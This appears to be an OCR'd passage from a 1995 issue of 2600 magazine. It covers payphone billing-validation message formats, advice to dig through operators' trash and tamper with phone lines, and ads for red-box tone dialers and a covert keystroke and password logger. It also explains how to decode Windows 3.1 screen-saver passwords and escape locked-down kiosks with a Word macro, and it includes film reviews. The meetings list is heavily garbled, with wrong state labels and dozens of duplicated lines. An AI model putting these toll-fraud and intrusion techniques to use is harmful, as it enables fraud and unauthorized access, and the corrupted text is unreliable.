which fields are present in query). "SENDER" is the 8 character User ID, "0200" is the message type (0200 = Query, 0210 = Reply). "01" is the transaction type (00 = Calling Card, 01 = Collect Call, 02 = Third-Party Billing, 03 = Credit Card), "123456" is the message sequence number (the serial number of the query), "1" is the data indicator (a "1" means data is to follow, "0" means no data to follow), "951027" is the date of query (YYMMDD), "213400" is the time of query in 24 hour format (HHMMSS), "-" is the message separator (separates message portion of query from data portion), "8000" is the data field bit map (marks which fields are present in query), "5167512600" is the billing number (PIN number will follow for calling cards), "617890200" is the originating number (referred to as ANI), and "5044433999" is the destination (called) number.

Example 2: Sample Transactions

Query: 06FH05NTUSER02000012345613505
23213400:;80005167512600617890200504433999

Reply: 06FH05NTUSER02100012345603505
23213400:1111

Query: 06FH05NTUSER02000012345613505
23213400:;80005167512600617890200504433999

Reply: 06FH05NTUSER02100012345603505
23213400:0500;80005167512600617890200504433999

The first sample transaction is a valid request for calling card number 5167512600999. The reply code was "111: Denied - Invalid PIN". The second sample transaction is a request for a third-party collect call verification. The originating number is (617) 890-9200, the number being

called is (504) 443-3999 and the number the call is to be billed to is (516) 751-2600. The reply code was "051: Conditionally Approved - Verify Third-Party Call" which means the call must be verified with the billed party before the call will be placed. Another possible reply would be "005: Approved Third-Party Call - No Verification Required". I'll leave it up to the reader to decode the reply fields as an exercise.

Table A: Header Field Bit Map
Transaction - a binary "1" means that field will be included in the query/reply.

Message Header

Bit	Field
1	User ID
2	Message Type
3	Transaction Type
4	Message Sequence Number
5	Data Indicator
6	Date
7	Time
8	Reply Code

Message Body

Bit	Field
1	Account Number
2	Expiration Date
3	Not Used
4	PIN
5	Priority BUD
6	Authorization Code
7	Merchant ID
8	Authorization Amount
9	Originating Number
10	Terminating Number

Bits read 1-16 from left to right)

Table B: Sample Reply Codes

000	Approved Calling Card
004	Approved Collect Call - No Verification Required
005	Approved Third-Party Call - No Verification Required
010	Approved Commercial Credit Card
050	Conditionally Approved - Verify Collect Call
051	Conditionally Approved - Verify Third-Party Call
200	Denied - Invalid Calling Card
211	Denied - Invalid PIN
214	Denied Collect Call
215	Denied Third-Party Call
216	Denied - Public Coin Phone
400	Denied - Invalid Commercial Credit Card
402	Denied - Confiscate Credit Card
405	Denied - Credit Card Expired

Any code less than 100 is generally an approval code, and anything equal to or greater than 100 is a denial code. Codes in the 100 series mean there was error in the query (missing field, bad format, etc.). Codes in the 200 series are denials for Billed Number Screenings or BNS (i.e., calling card collect, and third-party calls). Codes in the 300 series are denials based on fraud control screening. Codes in the 400 series are commercial credit card denials.

The Bell's Fight Back

A new breed of payphone which is not box resistant seems to be popping up all over the place. These phones are similar to COCOTs in that they are somewhat intelligent. They can be dialed up and polled like a COCOT for remote maintenance and other features. Rod boxes are rendered ineffective as the payphone simply seems to ignore the external tones and keeps demanding money until either you hang up in disgust or the live operator comes on the line to tell you to either put some money in

or give it up. I hope to present more information regarding these new payphones in a future article of this series.

COCOT Survival Tips

To avoid excessive calling card charges, dial "9" to get a local Bell operator and ask him/her to place the call for you. This way, your card is billed by the Bell (with its normal rates) as opposed to the COCOT operator who will most likely tack on exorbitantly high calling card surcharges to the total charge.

Miscellany

Most RBOCs now offer special COPT lines to payphone operators. These lines are tailored specifically for COCOTs in that they have inherent number blocking and most importantly, will never return an unrestricted dialtone by way of dialing numbers which do not return a "wink" (such as 800 numbers). Local operators will automatically be able to recognize COCOTs utilizing COPT lines as just that.

Where Do I Go From Here?

Now you know there is more to COCOTs than is readily apparent. They are pretty fascinating devices. If you'd like to learn more, I would suggest trashing a local COCOT operator to see what kind of interesting things they are throwing out. Most operators will post their address right on the phone itself, so that's a good place to find directions to your local neighborhood COCOT operator. Also, try a little experimentation on the COCOT itself. Try to gain access to the CO line and change a bit-set on it. Make a few different types of calls and observe what you hear on the line. Punch in random digits on the keypad starting with the "9" or "8" keys. You may find some interesting things. In the meantime, I'll be continuing my research into the mysterious ways of the COCOT and hope to present even more informative articles in future issues of 2600. Until then, hack and be merry!

IBM Darknet Police

2000 2000 2000 For Sale 2000 2000 2000

FREE PHONE CALLS FOR LIFE! New video "How to Buy a Real Boy" VHS 60 min. Complete step by step instruction on how to convert a Radio Shack coin dialer (model 43-145) into a real boy to obtain free calls from psychics. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other real boying devices discussed as well. Halfmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only \$29 US, \$5 for shipping and handling. **DIGITAL RECORDING KEY-CHAIN** Records and plays ANY tone you press - as tiny small 4x8 in pocket for easy access. 30 second capacity. Includes 4 watch batteries. No assembly necessary. \$28 US and \$5 shipping & handling. Send check or money order to: East America Company, Suite 300, 156 Sherman Plaza, Englewood, NJ 07611, (201) 871-9172.

ITAL SYSTEMS. We specialize in used IBM components. Literally thousands of IBM parts, components, accessories IBM compatibles, IBM compatible systems, huge 144pin photoresist! Inexpensive "D" size plotters (for you without board backlash). We have an incredible stock of hard to find & out of production IBM components. We probably have the largest stock of PC Junior systems and components in existence. We're not a Lame Retail Outlet. So call for an appointment. 15150-423-2061. Mention this ad and get 10% off any purchase over \$100.

TAP BACK ISSUES. complete set Vol. 1-91 of QUARTLY copies from original. Includes schematics and indexes. \$100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" \$5 & large SASE w/42 cents of stamps. Peter G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

THE MAGICAL TONE BOX™ FULLY ASSSEMBLED version of this device similar to the one published in Winter 1993/94 issue of 2600. Credit card size & only 1.4 inch retail. Records ANY tone you generate onto chip. 20-second capacity. Includes 4 watch batteries. Only \$29. 2 for \$55. 4 for \$102. Send Money Order for 2nd day shipping. Checks need 18 days to clear. Add \$4 total for any number of licenses for shipping & insurance. "THE

QUARTER DEVICE - Complete KIT of all parts including 2x3x1 case, as printed in Summer 1993 issue of 2600. All you supply is 9 Volt battery & wire. Only \$29. 2 kits for \$55. 4 for \$102. Add \$4 total for any number of kits for shipping & insurance. 6,555x Mhz CRYSTALS available in these quantities: ONLY 5 for \$30. 10 for only \$45. 25 for \$75. 50 for \$125. 100 for \$220. 200 for only \$400 (\$2 each). Crystals are POSTPAID. All orders from outside U.S. add \$12 per order in U.S. funds. For quantity discounts on any item, include please name buyer & needs. E. Newman, 6940 Blvd. East, Suite 192N, West New York, NJ 07093.

INFORMATION IS POWER! Our new catalog is out with new materials, programs, files, books, and information. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anomaly techniques, and the Internet here. Legal and recognized world wide, our information will elevate you to a higher plane of consciousness. Join Today. Send \$1 for our catalog to: SADMESG, Box 573, Long Beach, MS 39050.

DMV DATABASE - 1995 EDITION for the state of Texas. Look up license plates, generate mailing lists, search for missing persons, do demographic research, more others, many other uses! Texas \$499, Florida \$499, Oregon \$219. Mike Roberts, Hacking Software, 9530 SR. Mc. Stern, Portland OR 97266 (503) 777-2910.

STEALTH PASSWORD RECORDER. Secretly records usernames and passwords on any PC. Works with PC programs, or any maintenance/BIOS/hardware accessed by the PC user. Undetectable "stealth" dual SYS/CDM program. 1995 tested on PC, XT, AT, 286, 386, 486 & all DOS's. Only \$29 US. Incl. disks, manual. Also: PC background, keypress recorder, RECKEY EXE is a Stealth TSR which records all keys pressed in DOS and Windows to DISK or RAM. Also stores key-press timings, & key-hold duration. Can start/stop when you want, & by "whom" (from their typing speed). Includes generating info and extensive help. Only \$29 US. Ship anywhere free. Order from: Mindfile, GPO Box 341, Sydney NSW 2001 Australia.

GET YOUR COPY of the news and best ANSI bomb/ball/bomb file detector ANSICKER9.ZIP. Send \$3 to cover shipping and handling to Patrick Harvey, 710 Peachtree St., NE, A430, Atlanta, GA 30308.

THE BLACK BAG TRIVIA QUIZ: (3) MS-DOS disk. Inexpensive Q&A on language, wiring, phreaking, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the cover sciences. Entertaining and VERY educational. Includes selected software catalog and extended book catalog. Send \$1 (\$1.50 for 3.5) and 2 stamps to: Mentor Publications, Box 15549-V, Albany Park, NJ 07172.

LOOKING FOR A LINEMAN'S HANDSET? We have yours for \$65 (U.S. funds) for use with your nose dialer. Send your order to: Northern Technical Products - PO. Box 213, Arlington, TX 76004 USA. (franklin) address: hkdj@attbellsouth.net. We also carry 6 9000 mhz crystals for \$4 apiece, three or more crystals only \$3 each. Also available: 8870 or SSI-2012 DTMF decoder IC's for \$4.95 (quantity 10) or \$1.00 (quantity 50). IC's for \$1.50. 555 timers for \$1.00. Cash, check, or money order accepted. (There is a short delay for checks to clear.) A percent parts flyer is available by mail and by e-mail.

LOWEST PRICES on underground information including phreaking, hacking, deflax, stenokey, and more (other subjects to list \$10 (\$10.95) for current catalog. Dyer Handlin, PO Box 861, No. Hartford, CT 06471.

WE LOOK FOR PEOPLE AROUND THE WORLD WITH PHONETARMS. We have information very important for you. Write to: Boletto D'oro, PO Box 133, E-18500 Merlino, Gerardo, Spain.

DATA INTELLIGENCE CORE (503) 693-7694. An information exchange for intelligence matters. Hundreds of CIA subjects as well as espionage. Need information on Russian language? Send e-mail to: thesec@igccore.com

INFO EXCHANGE. Please send any hard-phonetic/sound/unintended info. Especially looking for info that is relevant to the United Kingdom. Next info to start UK hack usage. Send info and return address (not compulsory) to: London Underground evo Terry Dooce, 120 Cheshamfield Rd., Ashford, Middlesex TW15 2ND, England.

REPORTS. If you can assist me in clearing my credit report please forward response to: P.O. Box 2777, Minneapolis, MN 55407. Will pay top dollar!

WANTED: Information or help in clearing up credit reports. Please respond to: E.I. 2004, Goswami Rd, Q2, Lake Forest, CA 92639.

DEF CON Voice System: (801) 585-3326 - the place to meet other hard-hacker phreaks. 5 voice conference areas with up to 8 people each, all digital. Very fast live Voids and multiple voice BBS sections to cover all areas of conversation. Daily conferences start around 9pm Eastern.

ANARCHY ONLINE. A computer bulletin board reserves for anarchists, survivalists, adventures, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail file exchange. "Rebel" anarchist online.com. Modem: 214-258-6328.

100% DOG. End Crown of Punk SHRS, you saw us in H/HP - now call us and experience a professional, fresh on-line DSS: H/P zones, PC, domain coding, free internet messages, and e-mail. No charge! Contact: 78.8, 24hrs (313) 708-1400. Automated info: info@100dog.com.

ENPHAMILAR TERRITORY WANTS YOU! We are a bulletin board system floating out of Phoenix, AZ and have been in operation since 1969. We serve as a system in which security flaws, system exploits, and experience freedom are discussed. There is no illegal information contained in the system. We offer an interactive forum in which computer security specialists, law enforcement, and journalists can communicate with others in their field as well as those with computer hacking. We call this "neutral territory" and we have been doing this for 4 years. Since 1997, we've had security of users from Sprint MCI, (ignore various advertisers and homages of the government partnership). We have also had journalists from InfoWorld, InfoSecurity News, Gray Areas Magazine, and a score of others participate. If you are interested please send mail to: zmac@aol.com

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photo copy. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 11/15/95.



II



by Bruce Skull Gas

"Breaking Windows" in the Autumn 1994 issue, was a good introduction on how to hack Windows demo machines in computer stores. Here's some additional information on Windows 3.1 that may prove useful.

First let's talk about screen saver password protection. The Windows screen saver uses a simple XOR scheme to encrypt the password stored in the CONTROL.INI file. The plaintext is converted to uppercase then goes through two stages of XORing (based on ASCII value, password length, character position, and the magic number 42). During this process, any illegal characters, such as those above ASCII 127, are filtered. The algorithm was relatively easy to piece together by disassembling the screen saver code (Shell.exe is very nice). It was fairly trivial to write a quick Visual Basic utility to grab the encrypted password from the INI file and convert it to plaintext. (The utility is called SSTHief, and should be floating around the Net by the time you read this.) Why go to all of this trouble, when you can just alter the INI file as Caratback Juggler describes?

Simple. When it comes to any form of security, always go through the back door. People are extremely lazy when it comes to using passwords. They'll use a single password for everything. So attack the weakest place the password is stored first (asking a password out of the screen saver is much easier than dealing with one encrypted with DES). Once you've got it, there's a good chance it will give you access to a lot more secure and interesting places (either locally on the machine or out on a network).

Now, back to breaking into a limited access version of Windows (this could be on a demo machine in a computer store or one in a school lab).

First of all, icons for the File Manager, DOS, and any other useful utilities are likely going to be removed from any Program Manager groups. It's worth looking through someone who knows what they're doing if

know it's hard, but never underestimate your opponent! It then goes to disable CTRL+ALT+DELETE so you can't easily bail out of the screen saver (or Windows). This is done in the SYSTEM.INI file with the Local Reboot-On setting. Change the setting to OFF CTRL+ALT+DELETE away.

The [restoration] options in the PROGRAMMENI will also help, be used so you can't exit to DOS, run applications, etc. Just remove the 1 from any option listed under [restore] and reboot.

If someone is very smart, the BIOS of the machine will be set to only boot from the hard drive and not from a floppy (preferably your own). Unless you've got a BIOS utility with you, this could be difficult to change on the spot.

A final trick is to put a switcher-in line in the CONFIG.SYS file so you can't hold down the F5 or F8 key and step through the start-up process. (In the CONFIG file you might also encounter shell-switch.com instead of command.com.)

So, the machine is now safe from those pesky hackers, right? Wrong, you weren't paying attention. Remember, go through the back door. Just like with big, grown up computers, Windows operating system security holes are explored through applications.

It's likely the machine will have Word, Excel, or some other business/productivity software on it. Guess what? Most applications these days have their own macro language. Just go into Word (or whatever) and write a macro like: `AppActivate "DOSPPMPT.P1P"`

When you run the macro, it executes the standard DOSPPMPT.P1P file and launches DOS. Once you're out of Windows, fire up an editor (it's always handy to have one with you on disk) and change .INI files or perform whatever acts of mischief you'd like. (Don't know how to write a macro? Gee, on-line help systems are so handy these days.)
Happy hacking!

THE NET

Starring: Sandra Bullock.

Jeremy Northam, Dennis Miller
Columbia Pictures
Review by Emmanuel Goldstein

The summer of 1995 will be remembered as the year Hollywood discovered the Internet. And now once again we need to pay that life will not imitate art. During an even more intense dose of stupidity in the land, it's very unlikely that *The Net* will ever come true.

This is not to say that it's necessarily a bad film. In fact, the first part is nearly flawless, with a growing sense of something about to happen and an unpredictable yet plausible way of the plot unfolding. Towards the middle and especially at the end we see the standard Hollywood clichés coming into play - car chases, incredible luck on the part of the victim, incredible stupidity on the part of the villains, and technological fantasizing that people who have never seen a computer before would have no difficulty picking apart.

You'll feel a rush after seeing *The Net*, as if you had just been through an exhilarating experience - a good sign for any action flick. However, the more you think about it, the more those little tiny things will bother you, to the point where you'll experience frustration and the desire not to think about it anymore. This is all very natural.

You'll wonder how it's possible for a person to lead a somewhat normal life and not have a single person anywhere who can identify them. At least on L.P.N.'s *Weekend Update*, all of Thomas Veal's friends and relatives have been touched or removed in some way. The villains of *The Net* are mix nearly as omnipotent. So where the hell is everybody? True, Angela Bennett's mother has Alzheimer's (not a good person to rely on for verification of anything), and her ex-S.O. (Dennis Miller) meets an unfortunate end. But surely there must be someone else on the planet who will recognize Angela (played convincingly by Sandra Bullock, who really shouldn't have gotten off the bus for this part). Nobody survives.

Conversely, where are all the people who can identify her as Ruth Marx, the person the evil Practicians have turned her into? They don't exist either, yet no doubt is cast on her identity in this case because everyone has blind faith in The Computer. It's oversimplification. As is the pivotal scene where Bullock seizes the wheel of a car driven by a fake (and evil) FBI agent and crashes it into another car that coincidentally happens to have the evil mastermind in it. We can forgive the technical inaccuracies but the unbelievable and damning down of the plot cannot go unremarked.

The point is made early but that doesn't stop it from being hammered repeatedly into our heads. Yes, it's not a good idea to live our lives entirely through computers, where we order pizzas, conduct our social lives, and get medical attention entirely through the virtual world. We need to remain human. We've got to go outside and leave the computers and modems behind for a while.

What the average computer-people viewer will do after seeing this film is vow never to get near one of these monsters at any time in the conceivable future. After all, look at all the harm that can be done with such an instrument. Look at what happens to someone who uses computers frequently - they lose their identity in the real world and nobody will know who they really are. (Using one is bad and having one used against you can be deadly.)

But the real enemy in *The Net* was never the computer itself but rather the complacent simplicity that gives way to technological ease. Just because technology makes something a hundred times easier to accomplish is no reason to not look upon it with a healthy dose of skepticism. After all, what if somebody manages to gain control of the system and make it say what they want it to? Are there any back-ups? Is there a defense?

The Net does manage to send a very clear message. We do need a national health care plan. In order as a message which actually pertains to the plot, however, you'll have to dig much deeper.

"Baby... you're Elite"

Hackers

United Artists

Starring: Jenny Lee Miller,

Angelina Jolie, and Fisher Stevens

Reviewed by: The Joker

If you're waiting for me to rip this film to shreds and then burn it, you can just turn the page because that's not going to happen, either.

There are going to be obvious comparisons between this film and *The Net*, both because of subject matter and because of the release dates. I would have to say that *Hackers* blows *The Net* out of the water. It is much more accurate and it portrays hackers in a pretty positive light. However it still needs some work.

The problem with making a film about a subculture is that everyone in that culture will find obvious flaws in it, such as the overbearing computer geophiles. So we need to skip the fact that there are inaccuracies as far as hackers are concerned and focus on the film as a piece of entertainment.

First off, we should discuss the actors' performance. They did really well given what they had to work with. Jenny Lee Miller plays Dade (aka Zen, Cool, and Crash, obviously) with a kinda cool that makes me think that he's seen too many Tom Cruise movies with the way that he smirks at just the right time. The fact that he is a British actor and speaks with a flawless American accent also heightens my opinion of him. Angelina Jolie is great as Kay Libby (Aunt Burnt, and strikingly beautiful in the role of the barbiest, trying to fit in in the male-dominated world of hackers. Fisher Stevens (yes, the Indian guy from *Steel Dawn*) as the ambitious hacker "The Plague" is both hilarious, pointed, and altogether terrible. His hair looks

like a wig, though, and he rides an old school Powell-Pearita Mike McGill in the film (time for a new deck buddy). He looks like a scrooge in a Mel Brooks remake of *Dogville*.

The rest of the supporting cast is played by Jesse Bradford as the role of Joey, a hacker in search of a handle, Matthew Lillard as a Copal Killer whom you may recognize from *Star Trek*, Lawrence Monson as Lord Nikon, due to his photographic memory, who was also in *The Crow* and *True Romance*, and Ronoly Santiago as Phantom, I guess, the self-proclaimed "King of NYNEX." Last but not least is Academy Award Nominee Lorraine Bracco as the role of The Plague's girlfriend Margo. All of the supporting actors have been well cast in their respective roles, especially Lillard, whose character's real name is Emmanuel Goldstein. (Yes, this was on purpose and the resemblance is highboring.)

From the beginning, the film sports some great XBox unrealistic computer graphics provided by Research, Arts, The Magic Camera Company, Magic World Digital, The Moving Picture Company, and GSE. The stress of the inside of the Gibson Super Computer looks like an ad for Intel Inside though. There is also a video game sequence that was provided by SONY. If you've been in a glamorous Hollywood movie, they won't bother you so much.

Now for the pros and cons. The film's engaging and the plot moves along steadily up until the boddy Alysia, the ending. If any of you ever pick up a woman (especially a female hacker) by saying "Baby, you're Elite." It gives you my first-class. The ending in a word says it almost best. The whole movie, for me, Almost. (After that for ending I enjoyed the film, although

there were times that I was forced to laugh at it rather than having it making me laugh. For one, the way that the word "elite" was tossed around only goes to show that the word has now come to mean nothing except to cooies kids on IRC.

The way that Emmanuel's name was used was comical but will be only to hackers, or to anyone who catches the 1984 reference in the film. The use of a red box in this film was great since they showed it being used as well as instructing viewers on how to make a simple one. (In an apparent concession to phone companies, however, real red box tones are not used.) It would have been wild if Radio Shack had a little product placement but thankfully they didn't. However, Apple Computers has product placement all throughout the movie just like in *The Net*, including the see-through



laptop that The Plague gives to Dade, as does Coca-Cola (including one really long shot of Dade in the kitchen of his apartment at the table with a low liter bottle in center frame). Aside from these I didn't see any other blatant product placing.

The makers of this film did a good job of not playing up the recent enlargement of the public's interest in the sport of rollerblading. After I saw the trailer I was sure that all this film was going to be was *Hackers on Blades* but it was never emphasized in any way they just used them as a means to increase their mobility during the crucial moments. Like the chase between the hackers and the Secret Service.

While *Hackers* was not made for the hacker community in particular, it does score some points with me for several reasons. The hackers were portrayed in a posi-

five light for once. The only character in the film that slams hackers at all was Agent Richard Gill from the Secret Service and he was only gets his throughout the film as the subject of a hacking duel between Dade and Kay, but he has egg on his face when the Secret Service finds out they arrested the wrong people.

Most of the terminology was accurate or close to it even if the graphics and operating systems weren't. The word "cyberspace" wasn't used once.

The musical score is pretty cool techno-house albeit commercialized. Urban Dance Squad has a scene where they play live. The costumes are cool, kind of a clubesque sport biker blend, and the hackers are accurately a cross-section of people and not one-sided Hollywood caricatures.

The plot moves along rather well and is

good up until the aforementioned ending. United Artists did a good job of turning Rafael Moreu's story into a workable script with the exception of a few cheesy lines. The subplot matter is also implied given the recent arrests of Bernie S. and Kevin Minick, for what most people consider to be crimes that were blown way out of proportion. The Secret Service is portrayed accurately too, from what several of my friends who have been raised tell me.

To make a long story short, The Plague gets cured, boy gets girl, hacker still does not get handle, everyone is acquitted, and the world is safer for democracy.

So, is it worth your \$8? I think so... especially given the alternative choices. *Hackers* will probably raise a lot of consciousness as to what we do so, as always, watch your ass.

2600 MEETINGS

NORTH AMERICA

ALABAMA

Central Center Food Club, meeting section, near physicians
Ann Arbor, MI

ARIZONA

Garrett St. Church, Phoenix

ARIZONA

Lumen Food Club near the physicians, Phoenix

ARIZONA

Baldwin Hunt, Phoenix, Henderson Food Club, Second floor
across from the bookstore, Phoenix (410) 547-3331

ARIZONA

In The 150 Urban Square Center, the First Floor and 5th floor
has Open, read in the physicians, Phoenix number: (604) 360-
5654, 5583, 9618, 5782, 5733, 5735

ARIZONA

High of services, north side food court, across from Burger King and
the bank of physicians, Phoenix (602) 547-3331

ARIZONA

Student Union building at 3000 State University near physicians
Physician number: (202) 342-0482, 9028, 8700, 5733

ARIZONA

P-10000 (Outer Ring, Tucson Food Club, Physicians (617) 220-
0282, 5330, 5900, 6900

ARIZONA

Easton 112 St. Mary, (Cherry) by Cooper near food court

ARIZONA

342 Outer Circle, 1280 West Division, Chicago

ARIZONA

Keywords: Twin Center, food court, Chicago

ARIZONA

Chesapeake Mall near the food court, (313) 794-4038, 3121, 3038,
5813

ARIZONA

University, Columbus, SC

ARIZONA

Practical Foodies Mall, the food food court, in the physicians in the
shopping section, Lynn

ARIZONA

City Center, lower level near the physicians, Columbus, OH

ARIZONA

Market Plaza, north side corner of Columbus Rd. and Puyallup Rd. in
North Dakota, food food of the one story strip section, 7-20,
Physician: (714) 31-5880

ARIZONA

Lund Mall in the new section by Phoenix, Physicians: (714) 464-
5526, 5248, 2066

ARIZONA

Food court, under the mall in Dallas, 2, near 10 McDonalds,
Houston

ARIZONA

Food court, under the mall in Dallas, 2, near 10 McDonalds,
Houston

ARIZONA

Under 3000, corner of North & Alberta, inside restaurants in
bank of physicians, Physicians: (615) 972-9225, 5788, 5750, 5715,
5550, 525-0525, 5554, 5-4-5685, 5572, 5518, 9922

ARIZONA

The Mall St. Matthews, food court, Louisville, KY

ARIZONA

Under 3000, corner of North & Alberta, inside restaurants in
bank of physicians, Physicians: (615) 972-9225, 5788, 5750, 5715,
5550, 525-0525, 5554, 5-4-5685, 5572, 5518, 9922

ARIZONA

Under 3000, corner of North & Alberta, inside restaurants in
bank of physicians, Physicians: (615) 972-9225, 5788, 5750, 5715,
5550, 525-0525, 5554, 5-4-5685, 5572, 5518, 9922

ARIZONA

Under 3000, corner of North & Alberta, inside restaurants in
bank of physicians, Physicians: (615) 972-9225, 5788, 5750, 5715,
5550, 525-0525, 5554, 5-4-5685, 5572, 5518, 9922

ARIZONA

Under 3000, corner of North & Alberta, inside restaurants in
bank of physicians, Physicians: (615) 972-9225, 5788, 5750, 5715,
5550, 525-0525, 5554, 5-4-5685, 5572, 5518, 9922

ARIZONA

Under 3000, corner of North & Alberta, inside restaurants in
bank of physicians, Physicians: (615) 972-9225, 5788, 5750, 5715,
5550, 525-0525, 5554, 5-4-5685, 5572, 5518, 9922

ARIZONA

Under 3000, corner of North & Alberta, inside restaurants in
bank of physicians, Physicians: (615) 972-9225, 5788, 5750, 5715,
5550, 525-0525, 5554, 5-4-5685, 5572, 5518, 9922

ARIZONA

Under 3000, corner of North & Alberta, inside restaurants in
bank of physicians, Physicians: (615) 972-9225, 5788, 5750, 5715,
5550, 525-0525, 5554, 5-4-5685, 5572, 5518, 9922

ARIZONA

Under 3000, corner of North & Alberta, inside restaurants in
bank of physicians, Physicians: (615) 972-9225, 5788, 5750, 5715,
5550, 525-0525, 5554, 5-4-5685, 5572, 5518, 9922

New Orleans

Food Court of Lakeside Shopping Center by Lake in Mardi
Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

Physician: (504) 533-0300, 6778, 341 000

FIRST CHANCE

OUR NEW T-SHIRTS ARE FINALLY FINISHED. THESE ONES WERE
FIRST MARKETING ON HACKERS IN ENGLAND AND ARE NOW READY
FOR DOMESTIC DISTRIBUTION. ON THE FRONT YOU WILL FIND THE
ENTIRE MICHELANGLO VIRUS AND ON THE BACK ARE NEW
NEWSPAPER CLIPPINGS! BE THE FIRST ON YOUR BLOCK TO
PROUDLY WEAR A COMPUTER VIRUS! SAME OLD PRICE. \$16 EACH,
2 FOR \$28. AVAILABLE IN LARGE AND XTRA-LARGE. WHITE
LETTERING ON BLACK BACKGROUND. HUGE BOX SOBERMATIC
SHIRTS STILL AVAILABLE BY REQUEST ONLY.



YES! I'D BE AN UTTER IDIOT NOT TO TAKE:

1 shirt/\$15 2 shirts/\$26 SIZE: _____

NO! GO AWAY. WAIT. SIGN ME UP FOR:

INDIVIDUAL SUBSCRIPTION

1 year/\$21 2 years/\$38 3 years/\$54

CORPORATE SUBSCRIPTION

1 year/\$50 2 years/\$90 3 years/\$125

OVERSEAS SUBSCRIPTION

1 year, individual/\$30 1 year, corporate/\$65

LIFETIME SUBSCRIPTION

\$260 (you will get 2600 for as long as you can stand it!)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

1984/\$25 1985/\$25 1986/\$25 1987/\$25

1988/\$25 1989/\$25 1990/\$25 1991/\$25

1992/\$25 1993/\$25 1994/\$25

(OVERSEAS: ADD \$5 PER YEAR OF BACK ISSUES)

(individual back issues for: 1985 to present are \$6.25 each, \$7.50 overseas)

Send orders to: 2600, P.O. Box 762, Middle Island, NY 11953

(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED:

All meetings take place on the first Friday of
the month from approximately 5 pm to 8 pm
local time unless otherwise noted. To start
a meeting in your city, leave a message and
phone number at (516) 751-2600 or send
email to meetings@2600.com.